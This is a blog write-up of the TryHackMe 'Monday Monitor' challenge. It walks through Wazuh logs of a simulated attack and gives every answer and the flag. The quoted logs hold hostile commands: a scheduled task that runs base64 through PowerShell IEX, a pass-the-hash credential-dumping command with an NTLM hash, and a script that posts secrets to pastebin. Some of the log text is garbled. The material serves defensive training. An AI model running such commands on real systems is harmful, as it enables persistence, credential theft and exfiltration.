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# Monday Monitor — TryHackMe WriteUp



Fritzadriano · [Follow](#)

5 min read · Sep 3, 2024



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
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**R**eady to test Swiftspend's *endpoint monitoring*? In today's write-up, we will learn and solve one of TryHackMe's challenges in the Endpoint Security Monitoring Module to master the Security Operations Center (SOC) role.

So, let's dive in. The first thing to do is understand the given scenarios.



Source: TryHackMe

## Scenario

*Swiftspend Finance*, the coolest fintech company in town, is on a mission to level up its cyber security game to keep those digital adversaries at bay and ensure their customers stay safe and sound.

Led by the tech-savvy Senior Security Engineer John Sterling, Swiftspend's latest project is about beefing up their endpoint monitoring using Wazuh and Sysmon. They've been running some tests to see how well their cyber guardians can sniff out trouble. And guess what? You're the cyber sleuth they've called in to crack the code!

---


*The tests were run on Apr 29, 2024, between 12:00:00 and 20:00:00.*

---

As you dive into the logs, you'll look for any suspicious process shenanigans or weird network connections, you name it! Your mission? Unravel the mysteries within the logs and dish out some epic insights to fine-tune Swiftspend's defences.

## Machine Access

Click the **Start Machine** button attached to this task to start the VM. Give the machine about **5 minutes** to fully set up the environment. Access the Wazuh Dashboard using your browser at <https://10-10-166-179.p.thmlabs.com> and use the credentials listed below:





<b>Username</b>	admin
<b>Password</b>	Mond*yM0nit0r7


Source: TryHackMe

Once logged in, navigate to the **Security** events module and use the saved query `Monday_Monitor` to access the logs.

Okay, so we understand that we need to use the Wazuh software to complete this task. First, as stated in the scenario, we need to monitor events between **12:00 and 20:00 on April 29, 2024**. Therefore, we must configure the settings to reflect this specific date and time

Apr 29, 2024 @ 12:00:00.00 → Apr 29, 2024 @ 20:00:00.00

 Refresh

Absolute

Relative

Now

< April 2024 >

SU	MO	TU	WE	TH	FR	SA
31	1	2	3	4	5	6
7	8	9	10	11	12	13
14	15	16	17	18	19	20
21	22	23	24	25	26	27
28	29	30	1	2	3	4

Start date Apr 29, 2024 @ 12:00:00.000

09:30

10:00

10:30

11:00

11:30

12:00



12:30

13:00

13:30

----

Setting the start date and time

Apr 29, 2024 @ 12:00:00.00 → Apr 29, 2024 @ 20:00:00.00

Absolute

Relative

Now

< April 2024 >

SU	MO	TU	WE	TH	FR	SA
31	1	2	3	4	5	6
7	8	9	10	11	12	13
14	15	16	17	18	19	20
21	22	23	24	25	26	27
28	29	30	1	2	3	4

End date Apr 29, 2024 @ 20:00:00.000

17:30

18:00

18:30

19:00

19:30

20:00


20:30

21:00

21:30

----

Lastly, please don't forget to access the *Monday\_monitor* queries that have been saved by the system.



Saved queries

Let's dive into the question, shall we?

### Question 1

Initial access was established using a downloaded file. What is the file name saved on the host?

A: SwiftSpend\_Financial\_Expenses.xlsm


I understand that the first question might be a bit confusing at first glance. But don't worry, we'll figure it out together.

Firstly, the question asks for the file name saved on the host. To find this, you should navigate to: Events → search bar (localhost).



Source: TryHackMe's Wazuh

You will see three hits displayed above the table. Please direct your attention to the top document



Source: TryHackMe's Wazuh

Then, you will find the answer in the `data.win.eventdata.commandLine` section

Time	agent.name	rule.description	rule.level	rule.id
Apr 29, 2024 @ 13:55:36.383	Windows_SwiftSpend2	Detects suspicious file execution by wscript and cscript	12	255042
Expanded document				
View surrounding documents View single document				
Table JSON				
f _index wazuh-alerts-4.x-2024.04.29				
f agent.id 883				
f agent.ip 10.10.205.57				
f agent.name Windows_SwiftSpend2				
f data.win.eventdata.commandLine ["powershell.exe\" &mp; { \$url = 'http://localhost/PhishingAttachment.xlsm' Invoke-WebRequest -Uri \$url -OutFile \$env:TEMP\SwiftSpend_Financial_Expenses.xls; }				
f data.win.eventdata.company Microsoft Corporation				

Source: TryHackMe's Wazuh

## Question 2

What is the full command run to create a scheduled task?

**A:** `"cmd.exe"/c "reg add HKCU\SOFTWARE\ATOMIC-T1053.005 /v test /t REG_SZ /d cGluZyB3d3cueW91YXJldnVsbnVybWJsZS50aG0=/f & schtasks.exe /Create /F /TN "ATOMIC-T1053.005" /TR "cmd /c start /min |||"" powershell.exe -Command IEX([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String((Get-ItemProperty -Path HKCU:\SOFTWARE\ATOMIC-T1053.005).test)))" /sc daily /st 12:34"`

As we learned in the Wazuh module, you can search for 'scheduler' in the search bar. To find the full command used to create the scheduled task, add the filter `data.win.eventdata.parentCommandLine`, which will display the complete command



Apr 29, 2024 @ 14:12:14.386	Windows_Swifts pend2	Microsoft Office Pro duct Spawning Wind s Shell	12	255088	schtasks.exe /Create /F /TN \\ATOMIC-1T053.005\\ /TR \\cmd /c start /min \\\"\\\" powershell.exe -Command IEX ([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String((Get-ItemProperty -Path HKCU\\\"\\\"SOFTWARE\\\"\\\"ATOMIC-1T053.005\\).tent1))) /s	\\cmd.exe\\ /c \\reg add HKCU\\\"\\\"SOFTWARE\\\"\\\"ATOMIC-1T053.005 /v tent /t REG_SZ /d cGlu2y83d3cuen91YXJldnVabnVhYVJsZS50aG0= /f &amp; schtasks.exe /Create /F /TN \\\"\\\"ATOMIC-1T053.005\\\" /TR \\cmd /c start /min \\\"\\\" powershell.exe -Command IEX([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64
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So, there they are!





## Question 3

What time is the scheduled task meant to run?

A: 12:34

This one is quite simple. Scroll up a bit, and you'll find the answer in the original `data.win.eventdata.CommandLine` fields.

```
# data.win.eventdata.commandLine
schtasks.exe /Create /F /TN "\ATOMIC-T1053.005\" /TR \"cmd /c start /min \\\" powershell.exe -Command IEX([System.Text.Encoding]::ASCII.GetString([System.Convert::FromBase64String((Get-ItemProperty -Path HKCU:\\\\SOFTWARE\\\\\\ATOMIC-T1053.005).test))))\" /sc daily /st 12:34
```

Source: TryHackMe's Wazuh

## Question 4

What was encoded?

A: ping [www.youarevulnerable.thm](http://www.youarevulnerable.thm)


This one might seem a bit confusing, but it's actually quite straightforward. Notice that the `data.win.eventdata.parentCommandLine` field contains a long string with seemingly random code. We need to address this, as it includes an encoded string: `cGluZyB3d3cueW91YXJldnVsbmVyYWJsZS50aG0=`.

```
# data.win.eventdata.parentCommandLine
\"cmd.exe\" /c \"reg add HKCU\\SOFTWARE\\ATOMIC-T1053.005 /v test /t REG_SZ /d cGluZyB3d3cueW91YXJldnVsbmVyYWJsZS50aG0= /f & s
chtasks.exe /Create /F /TN "\ATOMIC-T1053.005\" /TR \"cmd /c start /min \\\" powershell.exe -Command IEX([System.Text.Encoding]::ASCII.GetString([System.Convert::FromBase64String((Get-ItemProperty -Path HKCU:\\\\SOFTWARE\\\\\\ATOMIC-T1053.005).test))))\" /sc daily /st 12:34\"
```

Source: TryHackMe's Wazuh

We use the powerful tool CyberChef to decode this string easily. And there you have it — our answer!






Source: TryHackMe's Wazuh

## Question 5

What password was set for the new user account?

A: I\_AM\_M0NIT0R1NG

To answer this question, search for 'net' in the search bar. Then, look for the answer in the `data.win.eventdata.parentCommandLine` fields.



Source: TryHackMe's Wazuh

Finally, we find it among the other documents!

```
> Apr 29, 2024 @ 14:14:35.718 Windows_SwiftSp Microsoft Office Product 12 255008 \\C:\\Windows\\system32\\net.exe\" user guest I_AM_MONITORING
end2 Spawning Windows Shell
```

Source: TryHackMe's Wazuh

## Question 6


What is the name of the .exe that was used to dump credentials?

A: memotech.exe

To answer this question, search for 'mimikatz' since the question emphasizes dumping credentials.

Mimikatz is a post-exploitation tool used by attackers to extract sensitive credentials, such as passwords and hashes, from a Windows operating system. 13 Mei 2024

After that, filter by `data.win.eventdata.Image`.



Source: [www.wallarm.com](http://www.wallarm.com)

And you'll get the answer right away.

Time	agent.name	rule.description	rule.level	rule.id	data.win.eventdata.parentCommandLine	data.win.eventdata.image
> Apr 29, 2024 @ 14:21:41.365	Windows_SwiftSpend2	Microsoft Office Product Spawning Windows Shell	12	255008	'cmd.exe' /c "C:\\Tools\\AtomicRedTeam\\atomics\\T1003.001\\bin\\x64\\memotech.exe \"sekurlsa:pth /user:john.sterling /domain:userdnsdomain /ntlm:6963989ca61ef2541bd614609964eabc\""	C:\\Tools\\AtomicRedTeam\\atomics\\T1003.001\\bin\\x64\\memotech.exe

Source: TryHackMe's Wazuh

## Question 7

Data was exfiltrated from the host. What was the flag that was part of the data?

A: THM{M0N1T0R\_1\$\_1N\_3FF3CT}

This one is straightforward. To find the THM flag, simply search for 'THM' in the search bar to avoid missing it. Additionally, focus on `data.win.eventdata.CommandLine` to locate the flag.

```
f data.win.eventdata.commandLine  
  
\\powershell.exe\" &mp; {$apiKey = '\\\\\"6nxbm7UIJuaEuP0kH5Z8I7SvCLN30P0\\\\\" $content = '\\\\\"secrets, api keys, passwords, TH  
M(MONITOR_IS_TN_3FF3CT), confidential, private, wall, redeem...\\\\\" $url = '\\\\\"https://pastebin.com/api/api_post.php\\\\\" $po  
stData = @{ api_dev_key = $apiKey api_option = '\\\\\"paste\\\\\" api_paste_code = $content } $response = Invoke-RestMet  
hod -Uri $url -Method Post -Body $postData Write-Host '\\\\\"Your paste URL: $response\\\\\"}
```

That concludes today's write-up. I hope you followed the step-by-step guide and didn't just seek the answer.

By understanding how to use Wazuh, a Security Information and Event Management tool, you can gain valuable knowledge for your career or enhance your understanding of cybersecurity tools. :)

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
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## Retracted — TryHackMe WriteUp

Investigate the case of the missing ransomware. After learning about Wazuh previously, today's task is a bit different.

Sep 4, 2024 🖱 50






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## Snort Challenge—The Basics WriteUp (Part 1)

Today's writeup aims to investigate a series of traffic data and stop malicious activity under two different scenarios. Let's start...

Aug 6, 2024



 Fritzadriano

## Snort Challenge—The Basics WriteUp (Part 2)

In this continuation, we will further explore sophisticated methods for analyzing traffic data and enhancing security measures.

Aug 6, 2024



```
local.rules

# come with signatures. Put your local

"FOX-SRT - Exploit - Possible Apache Log4J RCE Request Observed (CVE-2021-44228)"; flow:established, to_server; content:"
"FOX-SRT - Exploit - Possible Apache Log4J RCE Request Observed (CVE-2021-44228)"; flow:established, to_server; content:"
"FOX-SRT - Exploit - Possible Defense-Evasive Apache Log4J RCE Request Observed (CVE-2021-44228)"; flow:established, to_t
"FOX-SRT - Exploit - Possible Defense-Evasive Apache Log4J RCE Request Observed (URL encoded bracket) (CVE-2021-44228)";
"FOX-SRT - Exploit - Possible Apache Log4j Exploit Attempt in HTTP Header"; flow:established, to_server; content:"${"; ht
"FOX-SRT - Exploit - Possible Apache Log4j Exploit Attempt in URI"; flow:established,to_server; content:"${"; http_uri;
detects evasion techniques
